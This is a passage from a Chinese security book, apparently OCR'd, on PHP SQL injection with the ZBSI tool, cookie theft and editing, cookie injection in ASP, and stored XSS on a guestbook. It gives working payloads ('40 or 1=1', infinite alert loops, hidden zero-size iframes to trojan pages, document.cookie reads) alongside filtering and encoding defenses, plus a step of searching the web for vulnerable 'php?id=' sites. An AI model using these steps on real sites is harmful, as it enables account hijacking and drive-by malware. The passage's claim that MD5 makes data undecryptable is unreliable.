
采用加密技术对一些重要的数据进行加密，比如用 MD5 加密，MD5 没有反向算法，也不能解密，就可以防范对网站的危害了。

16.2 ZBSI 检测注入点曝光

ZBSI 是一款 PHP 注入辅助工具。使用该工具可检测 PHP 网站中是否存在注入漏洞和字段数目，还可将其作为一个浏览器来打开指定的网页。


使用 ZBSI 检测注入点的过程曝光如下。

STEP01: 打开百度搜索



搜索网址中含有“php? id=”字符的网页。


STEP02: 下载并运行 ZBSIV



01 输入搜索到的网址，单击“检测注入”按钮。

02 查看该网站是否可以进行PHP注入。

STEP03: 查看猜解到的字段




单击“字段数目”按钮，可看到猜解得到的字段数目。

STEP04: 查看含有猜解到字段的网址

01 将一个可注入的网址复制到此处。

02 单击“浏览”按钮，可看到含有猜解到字段的网址。

STEP05: 查看其他网址



在“网站地址”文本框中输入要浏览的网页地址后，单击“浏览”按钮，可浏览相应的网页。

在黑客横行时，如何实现自己 PHP 代码安全，并保证程序和服务器的安全，是一个很重要的问题。在编写 PHP 代码时，对变量进行初始化和过滤，可以有效防御 PHP 注入。


16.3 Cookie 注入攻击曝光

在 Windows 7 中，Cookie 的存放位置是 C:\Users\Administrator\AppData\Local\Microsoft\Windows\Temporary Internet Files\。黑客只要把别人的 Cookie 信息向服务器提交，通过验证就可以冒充别人来登录论坛或网站，这就是 Cookie 欺骗的基本原理。

16.3.1 IECookiesView 搜寻 Cookie 文件数据曝光


IECookiesView 是一款可以搜寻并显示出本地计算机中所有 Cookie 文件的数据，包括哪一个网站写入 Cookie、写入的时间日期及此 Cookie 的有效期限等信息。通过该软件，黑客可以很轻松地读出目标用户最近访问过哪些网站，甚至可以任意修改用户在该网站上的注册信息。但此软件只对 IE 浏览器的 Cookie 有效。使用 IECookiesView 的过程曝光如下。

STEP01: 运行 IECookiesView




自动扫描驻留在本地计算机IE浏览器中的Cookie文件。

STEP02: 查看 Cookie 信息




任意选中一个Cookie，可查看其地址、参数以及过期时间等信息。绿色对勾表示该Cookie可用，红色的叉表示该Cookie已经过期，无法使用。

STEP03: 对 Cookie 中的密钥值进行编辑




右击某个键值，选择“Edit The Cookie’s Content”命令。

STEP04: 编辑 Cookie 属性



对该Cookie的各个属性进行重新设置并单击“Modify Cookie”按钮。

STEP05: 返回主界面



右击某个Cookie，在快捷菜单中选择“Open Web site”命令。

STEP06: 登录 Cookie 对应网址

IE浏览器就利用保存的Cookie 信息自动登录相应的网址。

这样，黑客就利用这些不起眼的 Cookie 信息成功获得他人的隐私信息，还可以在论坛中冒用别人名义发表帖子。

16.3.2 Cookie 注入曝光

现在很多网站都采用了通用防注入程序，对于这种网站可采用 Cookie 注入的方法，而很多通用防注入程序对这种注入方式都没有防备。

在 ASP 中，request 对象获取客户端提交数据常用 get 和 post 两种方式，同时，request 对象可以不通过集合来获得数据，即直接使用“request("name")”。但它效率低下，容易出错，当省略具体的集合名称时，ASP 是按 QueryString(get),Form(post),Cookie,Severvariable 集合的顺序来搜索的。而 Cookie 是保存在客户端的一个文本文件，可对其进行修改，利用 Request.cookie 方式来提交变量的值，从而实现注入攻击。其格式为：

```
Response.Cookies["uid"]. Value = uid;
```

Cookie 记录了用户的 ID 号，当需要用到 UID 时，就通过 Cookie 搜索用户信息。使用到的 ASP 代码如下：

```
if(Request.Cookies["uid"]!=null)
{
uid=Request.Cookies["uid"].value;
string str="select * from userTable where id="+uid;
}
```

只要通过专门的 Cookie 修改工具（如 IECookiesView）把 Cookies["uid"]的值改成“40 or 1=1”或其他注入代码，就可以实现 Cookies 注入攻击了。另外，还可通过 Cookie 注入工具直接注入，“COOKIES 注入器”就是其中最常见的一款。

“COOKIES 注入器”可以快速生成注入的 ASP 脚本，其界面如下图所示。

设置各个属性之后，单击“生成ASP”按钮，会弹出对话框提示“文件成功生成”，单击“确定”按钮，即可快速生成注入文件。

如要预防 Cookie 注入的发生，只要在获得参数 UID 后，对其进行过滤，通过创建一个类来判断数字参数是否为数字，其代码如下：

```
if(Request.Cookies["uid"]!=null)
{
    uid=Request.Cookies["uid"].value;
    isnumeric cooidesID = new isnumeric();
    if (cooidesID.reIsnumeric(ruid))
        {
            string str="select * from userTable where id="+uid;
        }
}
```

其中“isnumeric cooidesID = new isnumeric();”语句的作用是创建一个类，再使用一个判断语句“if (cooidesID.reIsnumeric(ruid))”来判断数字参数是否为数字，如果是数字，则执行“string str="select * from userTable where id="+uid;”代码行对获得的参数进行过滤。


16.4 跨站脚本攻击曝光

跨站攻击是指入侵者在远程 Web 页面的 HTML 代码中插入恶意数据，使得用户认为该页面是可信赖的，但是当浏览器下载该页面时，嵌入其中的脚本将被解释执行。正是这种被称为“鸡尾酒钓鱼术”的手段使商务网站的可信度大大降低，由于用户访问的是真正的商务站点，因此很难想到真实网站也会暗藏杀机。本节介绍跨站脚本攻击，并以一个留言本的漏洞来讲述如何利用与防御跨站脚本漏洞。

16.4.1 简单留言本的跨站漏洞

本小节将以迷你留言本为例子进行跨站脚本攻击的讲解。留言本的体积很小，代码不

多，适合用来分析，并且迷你留言本的安装很简单，从网上下载迷你留言本的压缩包后直接解压到 IIS 的目录中就可以使用了。安装完成后的运行界面如下图所示。



悠悠留言本运行界面

下面看看这个留言本是如何显示留言的，用记事本打开 index.asp 页面的代码，显示如下：


```
    <table  border="0" cellpadding="0" cellspacing="1" width="64%" height="51"
style="word-break: break- all; border: 1pt dotted black">
      <tr>
        <td align=center>
            <img border=0 src=images/face/face<%=rs("face")%>.gif>
        </td>
        <td width="10%" height="14" align="center" bgcolor="#FFFFFF">
            <font color="#000000">昵称：</font>
        </td>
        <td width="24%" height="14">
            <font color="#000000"><%=rs("name")%></font>
            <font color="red"><% =rs("sex") %></font>
        </td>
        <td width="10%" height="14" align="center" bgcolor="#FFFFFF">
            <font color="#000000">邮箱：</font>
        </td>
        <td width="20%" height="14">
            <font color="#000000">
                <a href=mailto:<%=rs("email")%>><img border=0 src=img/mail.gif>
            </font>
        </td>
        <td width="25%" height="14" bgcolor="#ffffff">
          <p align="right"><font color="#000000">
            <%=rs("time")%>
            </font>
        </td>
      </tr>
      <tr>
        <td width="12%" height="16" align="center" bgcolor="#FFFFFF">
```

```
      <font color="#000000">留言：</font>
    </td>
  </center>
    <td width="88%" height="1" colspan="2" rowspan="2">
      <p align="left"><font color="#000000">
      <% =rs("body") %>
      </font>
    </td>
  </tr>
  <center>
  <tr>
    <td width="12%" height="1" align="left" bgcolor="#FFFFFF"></td>
  </tr>
</table>
```

> **提示**
>
> 以上代码中加粗的那两句直接从数据库中读取字符串并放在 HTML 代码中。在这个过程中，代码没有对读取的字符串进行任何处理。如果在数据库里的字符串是 HTML 代码，毫无疑问，留言内容会按照 HTML 的语法解析显示；再则，如果是 JavaScript，则照样会作为 JavaScript 去执行。

接下来，攻击者就开始想办法将恶意代码插入到数据库中去，让页面被访问时执行代码。其实，插入数据库的方法很简单，发布留言时留言的内容会被插入到数据库中。单击“发表留言”链接，进入“签写留言”页面。这个页面中有几处需要输入文本，但用户通常只需要在该页面中输入昵称和留言内容即可。具体过程曝光如下。


STEP01: 插入 HTML 代码



01 输入一个简单的HTML超链接标签“<a>”。


02 单击“提交”按钮，在其中输入的数据就被插入到数据库里。

STEP02: 访问 index.asp 主页面



“ssn”和“xinghauye”都显示为超链接，说明写进去的HTML代码从数据库中读出后被解析执行了，也就说明该页面有漏洞了。

STEP03: 向数据库插入 JavaScript



01 进入“签写留言”页面，在其中输入“<script>alert('哈哈!!!!测试漏洞喽....');</script>”。由于昵称和留言这两个选项里都存在漏洞，因此JavaScript代码可放在其中任意一项中。

02 单击“提交”按钮。

STEP04: 查看提示信息

再次访问index.asp页面，跟预料的一样，弹出了“Internet Explorer”对话框，提示相应的测试信息。

提示

1）在“签写留言”页面中输入的“<script>alert('哈哈!!!! 测试漏洞喽....');</script>”代码，它的功能是弹出一个对话框，显示“哈哈!!!! 测试漏洞喽....”字符串。

2）如果能弹出“Internet Explore”对话框，则说明脚本代码被执行了。原来，那些“高手”也只是通过这个小小的手段做到的，并不是控制了服务器而修改了文件。

这样的漏洞普遍存在，并不一定是留言本才有，在网页中有数据输入的地方就有可能存在跨站脚本漏洞。检测的方法跟前面介绍的一样，在输入数据的地方输入 HTML 或脚本代码，查看在显示数据时它们能否被解析执行。如果可以，则说明这个程序有漏洞。

16.4.2 跨站漏洞的利用

攻击者可以利用跨站脚本漏洞得到浏览该网页用户的 Cookie，使其在不知不觉中访问木马网页，并且可以让网页无法正常访问。


1．死循环

在网页中插入死循环语句，这是一种低劣的恶意攻击手法。写一段条件永远为真的循环语句，让页面执行到这段代码时就一直执行这段代码而不能继续显示后面的内

容，从而使网页不能正常地显示，陷入死循环状态。更有甚者，在死循环语句中加入弹出对话框的代码，从而使浏览者的浏览器不停地弹出对话框，始终无法关闭，必须结束浏览器进程才行。


具体过程曝光如下。

STEP01：访问“index.asp”主页



单击“发表留言”链接。

STEP02：进入“发表留言”页面



01 在留言内容中写入“<script>while(true)alert('呜~~~您的死期到了。。。')</script>”代码。

02 单击“提交”按钮。

STEP03：再次访问 index.asp 页面

STEP04：再次弹出提示对话框

2．隐藏访问

隐藏访问指使用户在访问一个网页时不知不觉之中访问另外一个网页。这样做，可以用来增加其他网站的访问量，也可以用来放置网页木马进行网络“钓鱼”。

攻击者可以在有跨站漏洞的页面中插入代码，让所有访问这个页面的用户打开这个页面的同时隐藏访问攻击者的网站，从而帮攻击者增加访问量。网上有跨站漏洞的页面也不少，只要攻击者多找几个有漏洞的网站把代码插进去，网站访问量就非常可观了。

这样的危害还不算大，仅仅是给攻击者的网站增加了些访问量而已，对于漏洞页面来说，最多也只是因为多加载一个页面而稍微影响速度。如果攻击者让用户隐藏访问的页面是一个木马网页，那问题就严重了。在访问时，用户的计算机在不知不觉中下载并安装了一个病毒或者木马程序，这样计算机的控制权完全掌握在攻击者的手里。

往一个知名网站的页面里插木马网页让人不知不觉地中招，比在 QQ 群里发消息骗人

点击木马的效率要高很多。让用户访问页面的方法很多，如插入如下代码可以直接从当前网页跳转到目标页面：

```
<Script>
   window.location.href="目标页面";
</Script>
```

这样直接跳转过去的隐蔽性不高，明眼人一看就知道有问题。所以，黑客更多选择用隐藏访问的方法来达到目的。实现隐藏访问的方法有两种。

1）让页面弹出一个高度和宽度都为 0，而且坐标在屏幕范围之外的新页面来打开网页。其代码如下：

```
<script>
   window.open(‘目标页面’， ‘’，‘top=10000，left=10000，height=0，width=0’);
</script>
```

用这种方法在弹出一个新页面后，虽然用户看不到，但是在任务栏中会出现这个页面的标题按钮。不过攻击者可以加入代码让木马网页自动关闭，这样留意任务栏的人不多。而且木马网页的标题一闪而过，刚开马上就被关闭了，也不会有太多人去在意它。

2）在页面中插入一个高度和宽度都为 0 的框架。其内容是攻击者想要用户访问的网页地址，既不会弹出一个新窗口，页面看起来也与没有插入代码一样，隐蔽性十分高。插入框架的代码为：

```
<iframe src="目标网页"> </iframe>
```


具体过程曝光如下。

STEP01: 用一幅图片来测试代码效果

01 在“签写留言”页面中写入“<iframe src="http:// www.baidu.com/img/baidu_logo.gif"></iframe>”。

02 单击“提交”按钮。

STEP02: 访问 index.asp 页面



将会看到网页里成功插入了一个框架，并把图片也显示了出来。


> **“<iframe src="http://www.baidu.com/img/baidu_logo.gif"></iframe>”的含义**
>
> 提示
>
> 这段代码的作用是在网页中插入一个框架，以显示百度网站的 Logo.gif 图片。

STEP03: 设置框架的高度和宽度为 0

01 在“签写留言”页面中写入“<iframe src="http://www.baidu.com/img/baidu_logo. gif" width="0" height="0"></ iframe>”。

02 单击“提交”按钮。

STEP04: 再访问 index.asp 页面



为了和前面的留言进行区别，这次的昵称改为“框架Test2”。可发现此时框架已经被彻底地隐藏起来了，在页面中已经看不到了。

有些人会说，也有可能是因为代码没有被执行，所以才会看不到。下面不妨通过一个实验来验证一下。先来做一个 test.html 文件，将其放在迷你留言本网站的根目录下作为木马网页，其功能只是弹出一个对话框说明已经隐藏访问木马页面。其代码如下：


```
<html>
    <head></head>
    <body>
        <script>alert('小心噢！您现在正在访问木马页面！')</script>
    </body>
</html>
```

再来发布一个跨站留言，让用户隐藏访问 test.html，留言部分的代码如下：

```
<iframe src="http://localhost/迷你留言本/test.html" width="0"height="0">
</iframe>
```

在实际利用漏洞时，攻击者会把木马页面放在自己的网站空间中。上述代码使用完整的路径来表示木马页面的地址，为了模拟得真实一些，这里使用 test.html 的完整路径“http://localhost/迷你留言本/test.html”。以示区别，后面都用 localhost 来表示攻击者的网站，用 127.0.0.1 表示漏洞网站。具体过程曝光如下。


STEP01: 打开“签写留言”页面



01 写入“<iframe src= "http://localhost/迷你留言本/test.html" width="0" height="0"></ iframe>”。

02 单击“提交”按钮。

STEP02: 访问留言主页 index.asp



页面中将会弹出预料中的“ Internet Explorer”对话框。

以上操作证明页面中代码被成功执行了，用户已经访问了木马页面。这个对话框是专门为了证明漏洞存在而加上去的，如果没有加这句代码，网页浏览者根本不知道自己已经访问了木马页面，在不知不觉中就把木马下载到自己的计算机上运行了，这无疑是一件非常可怕的事情。

3．获取浏览者 cookie 信息

为了节省服务器的资源，论坛和留言本通常都把用户的登录信息保存在用户计算机的 Cookie 中，通过一些特殊的代码从用户的 Cookie 中提取这个文件，再配合隐藏访问的方法将其发送给攻击者。具体过程曝光如下。

STEP01: 进入“签写留言”页面

01 写入“<script> alert (document.cookie); </script>”。

02 单击“提交”按钮。

STEP02: 再次访问留言主页 index.asp

弹出“Internet Explorer”对话框，在其中提示浏览者在本站的cookie内容。

从上述过程中可以看出跨站漏洞的危害很大，攻击者可以通过一些方法取得浏览者的 Cookie，从而得到所需的敏感信息。

16.4.3 对跨站漏洞的预防措施

dvHTMLEncode()函数是从 ubbcode 中提取的用于处理特殊字符串的函数。它能把一些特殊（如尖括号之类）的字符替换成 HTML 特殊字符集中的字符。

HTML 语言是标签语言，所有的代码都是用标签括起才有用，而所有标签用尖括号括起来。若尖括号不能发挥原来的作用，攻击者插入的代码便失去作用。

dvHTMLEncode()函数的完整代码如下：

```
function dvHTMLEncode(byval fString)
if isnull(fString) or trim(fString)="" then
   dvHTMLEncode=""
   exit function
end if
   fString = replace(fString, ">", "&gt;")
   fString = replace(fString, "<", "&lt;")
   fString = Replace(fString, CHR(32), " ")
   fString = Replace(fString, CHR(9), " ")
   fString = Replace(fString, CHR(34), "&quot;")
   fString = Replace(fString, CHR(39), "&#39;")
   fString = Replace(fString, CHR(13), "")
   fString = Replace(fString, CHR(10) & CHR(10), "</P><P> ")
   fString = Replace(fString, CHR(10), "<BR> ")
   dvHTMLEncode = fString
end function
```

这个函数的语法很简单，就是使用 replace()函数替换字符串中的一些特殊字符，如果需要过滤其他特殊字符，可以试着自己添加上去。用 dvHTMLEncode()函数把所有输入及输出的字符串都过滤处理一遍，即可杜绝大部分跨站漏洞的出现。如简单留言本的漏洞是因为 name 中的 body 没有经过过滤而直接输出到页面形成的，代码如下：

```
<%=rs("name")%>
……
<%=rs("body")%>
```


如果把代码修改成下面这样，就可以避免跨站漏洞的出现了。

```
<%=dvHTMLEncode( rs("name") )%>
……
<%= dvHTMLEncode( rs("body") )%>
```

用 dvHTMLEncode()函数过滤后输出，问题即得到解决。也可以在用户提交时过滤，然后写到数据库中，在其他地方也可以用这个函数过滤，只要过滤得彻底，就不用那么担心有跨站漏洞出现。当然，用户也不能被动地期望网站的管理员去修补漏洞。万一网被挂了木马，而用户访问了这个网页中的木马，最终吃亏的还是用户。


这里建议用户关闭 IE 解析 JavaScript 的功能。具体的操作步骤如下。

STEP01: 打开 IE 浏览器



